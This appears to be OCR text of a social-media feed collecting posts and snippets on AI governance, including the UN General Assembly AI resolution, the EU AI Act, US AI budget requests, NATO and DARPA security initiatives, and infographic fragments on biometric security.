Experts with deep experience across government, the private sector, technology, civil society, and academia have been tasked with supporting UN efforts to ensure Artificial Intelligence (AI) is used for the greater good of humanity.

António Guterres @antonioguterres · Follow

The principles for AI governance should be based on the @UN Charter & the Universal Declaration of Human Rights.

We urgently need to incorporate that into AI safety.

un.org/sg/en/content/...

11:31 PM · Nov 2, 2023


1.2K Reply Copy link to post

Read 825 replies

UN News @UN_News_Centre Follow

The UN General Assembly on Thursday adopted a landmark resolution on the promotion of "safe, secure and trustworthy" artificial intelligence (AI) systems that will also benefit sustainable development for all

Read more ⤵️
news.un.org/en/story/2024/...



1:09 AM · Mar 22, 2024 · **10.4K** Views

53 Reposts **7** Quotes **73** Likes **7** Bookmarks

UN Chief on launching the Advisory Body on Artificial Intelligence (26 Oct 2023) | United Nations
21K views 4 mo ago ...more
LIVE
United Nations 28.9 lakh
425
Share
Download
Saved
Rep

CONSEIL DE SÉCURITÉ SECURITY COUNCIL
UN General Assembly passes resolution to govern artificial intelligence | U.S., Japan, & Others
3,768 views 15 hr ago ...more
LIVE
United Nations 28.9 lakh

UNIDIR — UN Institute for Disarmam...
13,181 followers
1h •
AI will revolutionize how militaries operate, how future wars will be fought 🤖🕵️... see more
3

NATO OTAN
NATO Defense College
FUTURE Series
What if....?
12 Dragon King scenarios for 2028
Edited by
Florence Gaub
With contributions from
Giacomo Andolfatto, Silvia Colombo,
Pierre de Dreuzy, Andrea Gilli,
Eya Jrad, James Lee, Shawn Leonard,
Andrew Monaghan, Sitara Noor,
Marc Ozawa,
Torill Settemsdal Hansen
and Mark Webber
INSIGHT
1/2024 March 2024

FedScoop
12,652 followers
4h •

The Biden administration's $7.3 trillion budget request for fiscal 2025, released Monday, looks to provide up to $3 billion for federal agencies' use of artificial intelligence and proposes $300 million to increase agency funds for the technology.


The budget looks to advance the goals laid out in President Biden's executive order on AI, by outlining approximately $30 million in funds for the National AI Research Resource pilot (NAIRR), $70 million for federal agencies to establish Chief AI Officers (CAIO), $32 million for the AI talent surge and more, according to an email shared by an Office of Management and Budget spokesperson. https://lnkd.in/esgwdDmd

FedScoop
12,652 followers
6h •

President Joe Biden's fiscal year 2025 budget announced Monday seeks billions in funding to support the administration's artificial intelligence work, putting premiums on research, talent acquisition, and ensuring safety of the technology.

The roughly $3 billion requested for AI investments largely reflects the priorities in Biden's October executive order on the budding technology, which outlined a path forward to harness AI's power while also creating standards for responsible use. The request would direct some of the biggest sums to agencies like the National Science Foundation, the Department of Energy and the Department of Commerce.

In total, the Biden administration requested $75.1 billion for IT spending across civilian agencies in fiscal 2025, a small uptick from the $74.4 billion it asked for in 2024. https://lnkd.in/ecg7acem



Office of the UN Secretary-General's Envoy on Technology
17,800 followers
2h • 🌐

🇮🇹 Meaningful & productive discussions took place during the G7 Ministerial Meeting on Industry, Technology, and Digital in Trento, Italy.

🔹 Chaired by the Undersecretary of State for Technological Innovation, Alessio Butti, conversations focused on critical areas such as:

🌐 Safe, secure, and trustworthy AI in the public sector
🌟 Ethical AI considerations
🛡️ Protecting human rights and ensuring accountability
📜 Formulating an international code of conduct for AI developers
💡 Enhancing secure and inclusive access to digital public infrastructure

🔹 Amandeep Gill, Office of the UN Secretary-General's Envoy on Technology highlighted the United Nations' vision of international digital cooperation.

📢 G7 members adopted a final declaration following the meetings. Discover more here: https://lnkd.in/gVcD4j3V

#G7 #AIGovernance #SafeDPI #GlobalDigitalCompact

Office of the UN Secretary-General's Envoy on Technology
17,493 followers
6h • 🌐

This upcoming week, the United Nations Secretary-General's High-level Advisory Body convenes in Geneva, 🇨🇭 Switzerland.

Meetings will take place in the International Labour Organization, World Intellectual Property Organization – WIPO, International Telecommunication Union, Office of the United Nations High Commissioner for Human Rights, United Nations Office at Geneva Library, World Meteorological Organization, Geneva Graduate Institute, among others 🌐🏛️.

Over the next three days, we'll share updates and insights as the Advisory Body advances its mission to develop:

🌐 Inclusive AI that ensures global benefit and accessibility.
🌍 Robust accountability frameworks for all AI stakeholders.
🔗 Integral and interconnected data governance practices.
⚖️ Multistakeholder cooperation for comprehensive governance.
📜 AI governance aligned with international law and SDGs.

Stay tuned on our LinkedIn and X (formally Twitter) pages to stay updated on these pivotal discussions.

#AIAB #AIGovernance #GlobalDigitalCompact

🇪🇺 EU Cyber Diplomacy Initiative will be on the ground in New York for the entire week, bringing you highlights from the agenda.

For those who may be new here, the OEWG stands for the Open-ended Working Group on security of and in the use of information and communications technologies 2021–2025. Here's a quick rundown of what it's all about:

🔹 Tasked to continue to develop the rules, norms, and principles of responsible behaviour of states; discuss ways for their implementation, and to study the possibility of establishing a regular institutional dialogue with broad participation under the auspices of the UN.
🔹 Mandate includes a study of existing and potential threats to information security and possible confidence-building measures and capacity development.
🔹 Composition is declared as open, allowing all UN member states that express a desire to participate.

Register for our side event here ➡️ https://lnkd.in/gnGjXXvH

United Nations
5,296,333 followers
5h •

Misinformation can result in people being left uninformed & put lives at risk.

What we share online can have consequences in the real world.

Take a minute to pause & verify facts before sharing content online.

Advanced Cyber Threat Intelligence
https://easytech4all.net › 2023/12/21

Precognitive AI – Clairvoyant or Appurtenant Invention ...

Precognitive AI - Clairvoyant or Appurtenant tool for distant Proximo Predictive Analysis through quondam extrapolation. Did some Great Mind Enlighten you ...

Quora
https://www.quora.com › Could-arti...

Could artificial intelligence ever replicate the skills of a gifted psychic reader?

12 Aug 2023 — Could artificial intelligence ever replicate the skills of a gifted psychic reader?

17 votes

This is what works for me. (1) Find a quiet spot where you will not be interrupted. Turn ... More

3 votes


A "gifted psychic reader" r people, not the future. S/h you what's most likely ... M

Chris Mayer · Following
Department Head | Department of English & Philosophy | ...
3h ·

A helpful definition of AI literacy from Elaine Millar Rowles that provides a starting point for colleges and universities as they consider how to incorporate it into student experiences:

"AI Literacy refers to the ability to use artificial intelligence (AI) technology and tools in a meaningful and informed way. This includes understanding the tools available, knowing the strengths and limitations of different AI tools and systems, choosing the right tool for the job, and learning how to interact with them productively and strategically, with little or no coding."

#highereducation #AI #AIliteracy
https://lnkd.in/ej2qXpcW



AI Literacy: An Opportunity for Higher Education - Gray Decision Intelligence

graydi.us • 5 min read

Generative AI
2,675,372 followers
11h • Edited •

See how many emotions the humanoid robot Ameca shows in 21 seconds 🤖

Credit: Engineered Arts

—
💭 Contact us if you made a great AI tool to be featured: https://lnkd.in/d5VZ-W8H

#ai #robotics #tech

Wilfried Martens Centre for European Studies
7,191 followers
44m •

🚨Welcome to The 7Ds In-Depth: Defence!

Our #DefencePyramid & overarching #EuropeanDefenceUnion project provides a practical roadmap for EU Defence & #Security 💡 exploring some of the most crucial questions facing the block – from #defence industry to #armaments production, #military mobility, innovation, strategic capabilities, #nuclear deterrence and more.

Don't miss it. Read it now.

👉https://lnkd.in/ebBDu5Qi

#FocusFuture #ThinkingTogether

UNIDIR — UN Institute for Disarmament Research
15,122 followers
5h • Edited •

#Statement | At UNIDIR, we welcome the adoption of the first global resolution on #ArtificialIntelligence (AI) by the United Nations General Assembly on 21 March 2024. This resolution marks an important step towards the promotion of "safe, secure, and trustworthy" AI systems, which have the potential to boost sustainable development worldwide. It also represents progress towards a consensus-based approach to AI governance with respect for human rights and for the benefit of all. – comments Robin Geiß, Director of UNIDIR, on the adoption of the landmark resolution.

More information is available here 👉 https://lnkd.in/ewNUgyDH

41 7 reposts

UN 2.0 | United Nations
11,957 followers
7h • Edited •

🌍The #UN General Assembly unanimously adopted a breakthrough resolution 🚀 on safe, secure and trustworthy #AI for sustainable development. 🕊️ This 🌐 global consensus unlocks progress. 🧑‍🚀 With the Secretary-General's vision for a #UN 2.0, we will make #AI, #digital, and #data #innovation integral to the UN family's support for people and planet. More to come...

Text of the General Assembly resolution
https://lnkd.in/ecBHNwz7

Secretary-General's Advisory Body on AI
https://lnkd.in/dd_nqwGe

Secretary-General's Strategy for a UN 2.0
https://lnkd.in/eMGzezqB

Office of the UN Secretary-General's Envoy on Technology

UN Summit of the Future
https://lnkd.in/dr3kGwpc

United Nations
5,423,356 followers
22h •

The United Nations General Assembly adopts landmark resolution on Artificial Intelligence (AI).

The text stresses the critical need to promote safe, secure and trustworthy AI systems that uphold human rights and sustainable development for all. https://lnkd.in/ewNUgyDH

NATO Allied Command Transformation (ACT)
43,101 followers
2h • Edited •

#TIDESprint drives #NATO, industry, nations, and partners to build new data-based technologies that are available, interoperable, and secure in the real world.

Data Centric Security is a crucial component of Digital Transformation and Multi Domain Operations. It enables the secure provision of information across digital infrastructures and services, which is essential for the NATO Warfighting Capstone Concept and Warfare Development Agenda as part of NATO 2030.

Data Centric Security covers IT infrastructure and services, as well as federated elements, by labeling data with trusted metadata, enforcing security policies for access management, enabling secure sharing of information via cross-domain automation, and providing cryptographic object-level protection. Data Centric Security also supports Zero Trust approaches.

As organizations increasingly rely on digital technologies to achieve their goals, Data Centric Security becomes even more critical. It helps ensure that data is protected throughout its lifecycle, from creation to disposal, and that it can be shared securely across different domains and systems. By adopting Data Centric Security, organizations can enhance their security posture and enable new capabilities that support their mission.

#WeAreNATO #DataCentricSecurity #DigitalTransformation #MultiDomainOperations #NATO2030 #ZeroTrust #Cybersecurity

DoD Chief Digital and Artificial Intelligence Office
22,164 followers
2w •

🌐 Deputy Secretary of Defense Hicks delivered a compelling keynote this afternoon, followed by a brief fireside chat.

"AI-enabled systems can greatly improve the speed, accuracy & quality of Commanders' decisions." Emphasizing our work in accelerating adoption of these tools, she added, "we should be unafraid to shift approaches as we evolve."

The DSD's keynote was preceded by a fireside chat by Ms. Margaret Palmieri, our Deputy Chief Digital Artificial Intelligence Officer, who provided an insightful discussion explored the vision of an ideal state of an AI-enabled force. Our Chief Technology Officer, Dr. Bill Streilein, also delivered keynote remarks this morning, highlighting the importance of testing & evaluation. "Capabilities do not stand alone. They integrate with systems." 💡

Stay tuned for more breakout sessions this afternoon. Find the agenda here: https://lnkd.in/e7bAXrny #ADOD24

QuantumBasel
3,405 followers
1d • Edited •

✓ Following

The Global Quantum Symposium has officially kicked off! 🚀

We are thrilled to have started this 3-day event with our keynote opening speakers Eric Jakob, State Secretariat for Economic Affairs; Charles Tahan, National Security Agency; Thomi Jourdan, Government Councillor Kanton Basel-Landschaft; and Thomas Staehelin, Chairman of Board of Directors at uptownBasel 💡

Following this remarkable opening, Claudio Palestini, Officer at NATO, delivered a compelling speech on Quantum Technologies at NATO: From Strategy to Cooperation 🤝

Here's to an amazing Symposium ahead! 🤩

Damir Bogdan Hans-Jörg Fankhauser Claudia Fricker Sonja Andrist Marta Meyer Matteo Krummenacher Rajiv Krishnakumar Julien Baglio, Ph.D. Jan Mikolon Robby Toole Alexandra Beckstein Camila Galvez Molteni QAI Ventures uptownBasel Baschi Dürr University of Basel
Photos by: Robert Hausmann

United States Department of Defense
1,317,816 followers
3h •

Defense Advanced Research Projects Agency (DARPA) is working to redefine software security by using competition to drive #innovation among security and artificial intelligence communities. The #AI Cyber Challenge's Small Business Track Competition has awarded seven companies $1M each to develop AI-powered cybersecurity tools. #readiness

DARPA Selects Small Businesses to Compete in the AI Cyber Challenge

darpa.mil • 1 min read

QuantumBasel
WELCOME TO THE
GLOBAL QUANTUM
SYMPOSIUM
2024
QuantumBasel
Power of
Quantum

Ursula von der Leyen • Following
President of the European Commission
15h •

Europe has what it takes to be a leader in industrial AI.

Our innovation package will give AI startups and SMEs access to our world-class supercomputers.

So they can develop, train, and test their AI models, in line with EU values.

The press release: europa.eu/!V6WKmX

1,282 93 comments • 102 reposts

United Nations
5,423,356 followers
22h •

The United Nations General Assembly adopts landmark resolution on Artificial Intelligence (AI).

The text stresses the critical need to promote safe, secure and trustworthy AI systems that uphold human rights and sustainable development for all.
https://lnkd.in/ewNUgyDH

General Assembly adopts landmark resolution on artificial intelligence

news.un.org • 3 min read

Eva Maydell (Paunova) · Following
Member of the European Parliament
1h · 🌐

We just had the final vote and adopted the world's first law on #AI in the European Parliament! ✅🗳️

I am proud to have served as one of the main negotiators on this landmark regulation.

With the historic adoption of the #AIAct, we have laid out a common European vision for the future of this technology – one in which AI in Europe is more democratic, safe and – if done right – competitive.

Yet while one chapter closes, the story continues.

We must now focus on:

👉Providing much-needed legal certainty to companies: Including through the Commission's forthcoming guidelines, the standardisation process and the regular convening of the AI Board and Advisory Forum to harmonize implementation

👉Emphasizing international cooperation and promoting synergies: The EU #AIOffice should work closely and exchange expertise with the U.S. and UK Safety Institutes and the EU should continue to be an active voice in the ongoing #OECD, #G7 and #UN discussions

👉Prioritizing #AI excellence through concrete commitments: The next 🇪🇺 Commission should should put innovation and competitiveness at the heart of its work. Some ideas include integrating the announced "AI factories" with the work on regulatory sandboxes as well as getting back to the basics of finally completing the Single Market and Capital Markets Union.

Looking forward to continuing the work ahead! 💪🇪🇺

#AI #AIAct #artificialintelligence #implementation #innovation #competitiveness #europe #tech #digital #brussels #companies #startups #international #cooperation #legal #law #ainews #singlemarket #eu #techinnovation #techpolicy #techcommunity

Eva Maydell (Paunova) · Following
Member of the European Parliament
1d · 🌐


Spoke to the World Economic Forum at #WEF24 Annual Meeting about the newly adopted 🇪🇺 law on #AI 🦾

World Economic Forum
4,972,996 followers
1d · Edited · 🌐

The law aims to ensure large AI models don't pose risks to democracy.


Learn more from the Forum's briefing papers on the responsible development of artificial intelligence: https://ow.ly/ESQI50QVOzI

European Commission Eva Maydell (Paunova)




Yasmine Idrissi Azzouzi and 276 others · 14 comments • 21 reposts

Industry AI Gender Gaps



Source: LinkedIn data featured in the
Global Gender Gap Report 2018, World Economic Forum



127761

Source: Forrester Research, Inc. Unauthorized reproduction, citation, or distribution prohibited.

BIOMETRIC SECURITY:
BEYOND PINS & PASSWORDS
WHAT IS BIOMETRIC SECURITY?
BIOMETRIC SECURITY USES PHYSICAL AND BEHAVIORAL MARKERS TO IDENTIFY AUTHORIZED USERS AND DETECT IMPOSTORS
Physical identifiers
FINGERPRINTS
FACIAL RECOGNITION
RETINAL SCANS
VOICE RECOGNITION
Behavioral identifiers
DEVICE USAGE PATTERNS
(location and time)
HOW A PHONE IS TILTED WHEN IT IS HELD
FREQUENCY OF CHECKING SOCIAL MEDIA ACCOUNTS
FINGER MOVEMENTS AND GESTURES

X-Force Command
Cyber Tactical Operations Center
IBM Security

Impact Radar for 2022

gartner.com


Source: Gartner

